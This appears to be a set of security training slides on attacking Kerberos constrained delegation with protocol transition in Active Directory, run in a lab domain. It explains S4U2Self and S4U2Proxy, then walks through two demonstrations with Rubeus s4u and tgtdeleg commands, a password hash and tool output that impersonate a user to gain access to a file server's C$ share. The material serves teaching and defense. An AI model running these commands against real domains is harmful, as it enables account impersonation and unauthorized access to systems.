
- S4U2Self allows a service to **create the user presence proof itself**
  - Therefore, the **initial authentication** from the user is **not actually required**
- The delegation service can simply impersonate users "out of thin air"

# Trusted to Auth for Delegation


- Enabling constrained delegation with protocol transition will grant an account additional privileges
- Specifically, the user account control (UAC) flag **TrustedToAuthForDelegation**
- Such accounts are trusted to perform impersonation of arbitrary users in the delegation context

```
> Get-ADUser -Filter {msDS-AllowedToDelegateTo -like '*'}  
-properties msDS-AllowedToDelegateTo, TrustedToAuthForDelegation  
  
GivenName           : SQL  
msDS-AllowedToDelegateTo : {cifs/FS2, cifs/FS2.winattacklab.local}  
TrustedToAuthForDelegation : True  
[CUT]  
SamAccountName      : svc_sql  
[CUT]
```

# Constrained Delegation - Protocol Transition




# Constrained Delegation - Example Setup (Protocol Transition)



```
PS > Get-ADComputer -Filter {msDS-AllowedToDelegateTo -like '*'} -properties
```

[CUT]

```
DNSHostName           : WS1.child.testlab.local
msDS-AllowedToDelegateTo : {CIFS/fs1.child.testlab.local, CIFS/fs1}
Name                  : WS1
ObjectClass           : computer
SamAccountName        : WS1$
TrustedToAuthForDelegation : True
UserPrincipalName     : [CUT]
```



# S4U2Self & S4U2Proxy

- Performing S4U2Self does not require any specific permission
- Any account in the domain can do it (as long as you have an SPN)
- However, the resulting ticket will not be **FORWARDABLE** in any of these conditions:
  - The requesting account is **not configured for constrained delegation with protocol transition**
  - The target account to be impersonated is flagged as **sensitive**
  - The target account to be impersonated is member of the **protected users group**
- Non-FORWARDABLE tickets cannot be used for S4U2Proxy

## Side Note - S4U2Self for Local Authorization

- S4U2Self also facilitates **local authorization decisions**
- The service ticket resulting from S4U2Self contains the **user's authorization data\***
- A service can use S4U2Self to request a user's authorization data, even if the user did not use Kerberos to authenticate initially
- This way, all authorization decisions can be performed as if Kerberos was used to begin with


\* Privileged Attribute Certificate (PAC) containing group memberships etc.

# Attacking Constrained Delegation (with Protocol Transition)

- No specific form of authentication is required if Protocol Transition is enabled
- The delegating service can impersonate any user it wants **without user interaction**
- Therefore, the following conditions apply for attackers:
  - The attacker must have **control over the account** configured for constrained delegation
  - The attacker must **know the principal name** of the account they want to impersonate
- As a result, the attacker will be able to impersonate **any** user against the allowed targets




# Attack Flow



# Attack Demonstration I

Initial Situation:

- Account `svc_sql` is configured for constrained delegation (with Protocol Transition) to FS2
- Attacker **knows** password (hash) of `svc_sql`



# Attack – Initial Situation

```
> get-domainUser -TrustedToAuth
```

```
...
```

```
samaccountname : svc_sql
```

```
msds-allowedtodelegateto : {cifs/FS2, cifs/FS2.winattacklab.local}
```

```
useraccountcontrol : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
```

```
...
```

```
> klist
```

```
Current LogonId is 0:0x45610e
```

```
Cached Tickets: (0)
```

```
> dir \\fs2.winattacklab.local\c$
```

```
dir : Access is denied
```

svc\_sql is configured for constrained delegation to cifs/FS2 with protocol transition

We currently don't have any tickets

We can't access c\$ on FS2

# Attack – Abusing S4U with Rubeus

```
> .\Rubeus.exe s4u _____> Trigger S4U abuse
    /domain:winattacklab.local _____> Target domain
    /impersonateuser:ffast _____> Target user
    /msdsspn:"cifs/FS2.winattacklab.local" _____> Target service
    /user:svc_sql _____> Service allowed for delegation
    /rc4:20FBB26D20404E1A3C4EAC711AF9A04C _____> Password hash of svc_sql
    /ptt _____> Automatically import tickets
```

```
[*] Action: S4U
```

```
[*] Using rc4_hmac hash: 20FBB26D20404E1A3C4EAC711AF9A04C
```

```
[*] Building AS-REQ (w/ preauth) for: 'winattacklab.local\svc_sql'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIFxDCCBcCgAwIBBaEDAgEFUVEFDS0xBQiB[CUT]
```

Request a TGT from  
KDC for svc\_sql

# Attack – Abusing S4U with Rubeus (continued)

```
[*] Action: S4U
```

```
[*] Using domain controller: DC1.winattacklab.local (10.0.1.100)
```

```
[*] Building S4U2self request for: 'svc_sql@WINATTACKLAB.LOCAL'
```

```
[*] Sending S4U2self request
```

```
[+] S4U2self success!
```

```
[*] Got a TGS for 'ffast' to 'svc_sql@WINATTACKLAB.LOCAL'
```

```
[*] base64(ticket.kirbi):
```

```
doIFjjCCBYqgAwIBBaEDAgEWooIEp[CUT]
```


Performing S4U2Self to get a ticket as ffast for svc\_sql itself

# Attack – Abusing S4U with Rubeus (continued)

```
[*] Impersonating user 'ffast' to target SPN 'cifs/FS2.winattacklab.local'
[*] Using domain controller: DC1.winattacklab.local (10.0.1.100)
[*] Building S4U2proxy request for service: 'cifs/FS2.winattacklab.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64 for SPN 'cifs/FS2.winattacklab.local':
```

```
doIGfDCCBnigAwIBBaEDAgEWooIFgDCC[CUT]
```

```
[+] Ticket successfully imported
```



Performing S4U2Proxy to get a ticket as ffast for cifs/FS2

# Attack – Result

> klist


Current LogonId is 0:0x45610e

Cached Tickets: (1)

#0>

Client: **ffast** @ WINATTACKLAB.LOCAL  
Server: **cifs/FS2.winattacklab.local** @ WINATTACKLAB.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40a10000 -> forwardable renewable pre\_authent [CUT]  
Start Time: 4/26/2022 12:59:08 (local)  
End Time: 4/26/2022 22:59:08 (local)  
Renew Time: 5/3/2022 12:59:08 (local)  
Session Key Type: AES-128-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called:


Service ticket of ffast to  
cifs/FS2



# Attack – Result (continued)

```
> dir \\fs2.winattacklab.local\c$
```

Access to C\$ on FS2 is now possible



```
Directory: \\fs2.winattacklab.local\c$
```


Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	3/4/2022 4:01 PM		AzureData
d-----	3/4/2022 4:28 PM		Packages
d-----	2/2/2022 7:26 PM		PerfLogs
d-r---	3/4/2022 4:29 PM		Program Files
d-----	9/15/2018 9:08 AM		Program Files (x86)
d-----	3/4/2022 4:31 PM		terraform
d-r---	3/4/2022 4:02 PM		Users
d-r---	3/4/2022 4:01 PM		Windows
d-----	3/4/2022 4:07 PM		WindowsAzure



# Attack Demonstration II

Initial Situation:

- Account svc\_sql is configured for constrained delegation (with Protocol Transition) to FS2
- Attacker can run code as svc\_sql
- Attacker **does not know** password (hash) of svc\_sql



# Attack – Initial Situation

```
> whoami
```

```
winattacklab\svc_sql
```

Running as `svc_sql`

```
> klist
```

```
Current LogonId is 0:0xc710c1
```

```
Cached Tickets: (0)
```

Currently no tickets are cached

```
> dir \\fs2\c$
```


```
Access is denied.
```

Access to FS2 is not possible

# Attack – Requesting TGT as svc\_sql

```
>.\Rubeus.exe tgtdeleg /nowrap
```

Requesting a TGT as the current user (svc\_sql)



```
[*] Action: Request Fake Delegation TGT (current user)  
[CUT]  
[+] Successfully decrypted the authenticator  
[*] base64(ticket.kirbi):
```

```
doIF5DCCBeCgAwIBBaEDAgEWooIE2DCCBNRhg [CUT]
```

Resulting TGT



# Attack – Abusing S4U with Rubeus

```
>.\Rubeus_v4.0.exe s4u _____> Trigger S4U abuse
    /domain:winattacklab.local _____> Target domain
    /impersonateuser:ffast _____> Target user
    /msdsspn:"cifs/fs2" _____> Target service
    /ticket:doIF5DCCBeCgAwIBB[CUT] _____> Previously requested TGT
    /ptt _____> Automatically import tickets
```

```
[*] Action: S4U
```

```
[*] Using domain controller: DC1.winattacklab.local (10.0.1.100)
```

```
[*] Building S4U2self request for: 'svc_sql@WINATTACKLAB.LOCAL'
```

```
[*] Sending S4U2self request
```

```
[+] S4U2self success!
```

```
[*] Got a TGS for 'ffast' to 'svc_sql@WINATTACKLAB.LOCAL'
```

```
[*] base64(ticket.kirbi):
```

```
doIFjjCCBYqgAwIBBaEDAg[CUT]
```


Performing S4U2Self to get a ticket as ffast for svc\_sql itself

# Attack – Abusing S4U with Rubeus (continued)

```
[*] Impersonating user 'ffast' to target SPN 'cifs/fs2'
[*] Using domain controller: DC1.winattacklab.local (10.0.1.100)
[*] Building S4U2proxy request for service: 'cifs/fs2'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/fs2':
```

```
doIGfDCCBnigAwIB[CUT]
```

```
[+] Ticket successfully imported!
```



Performing S4U2Proxy to get a ticket as ffast for cifs/FS2

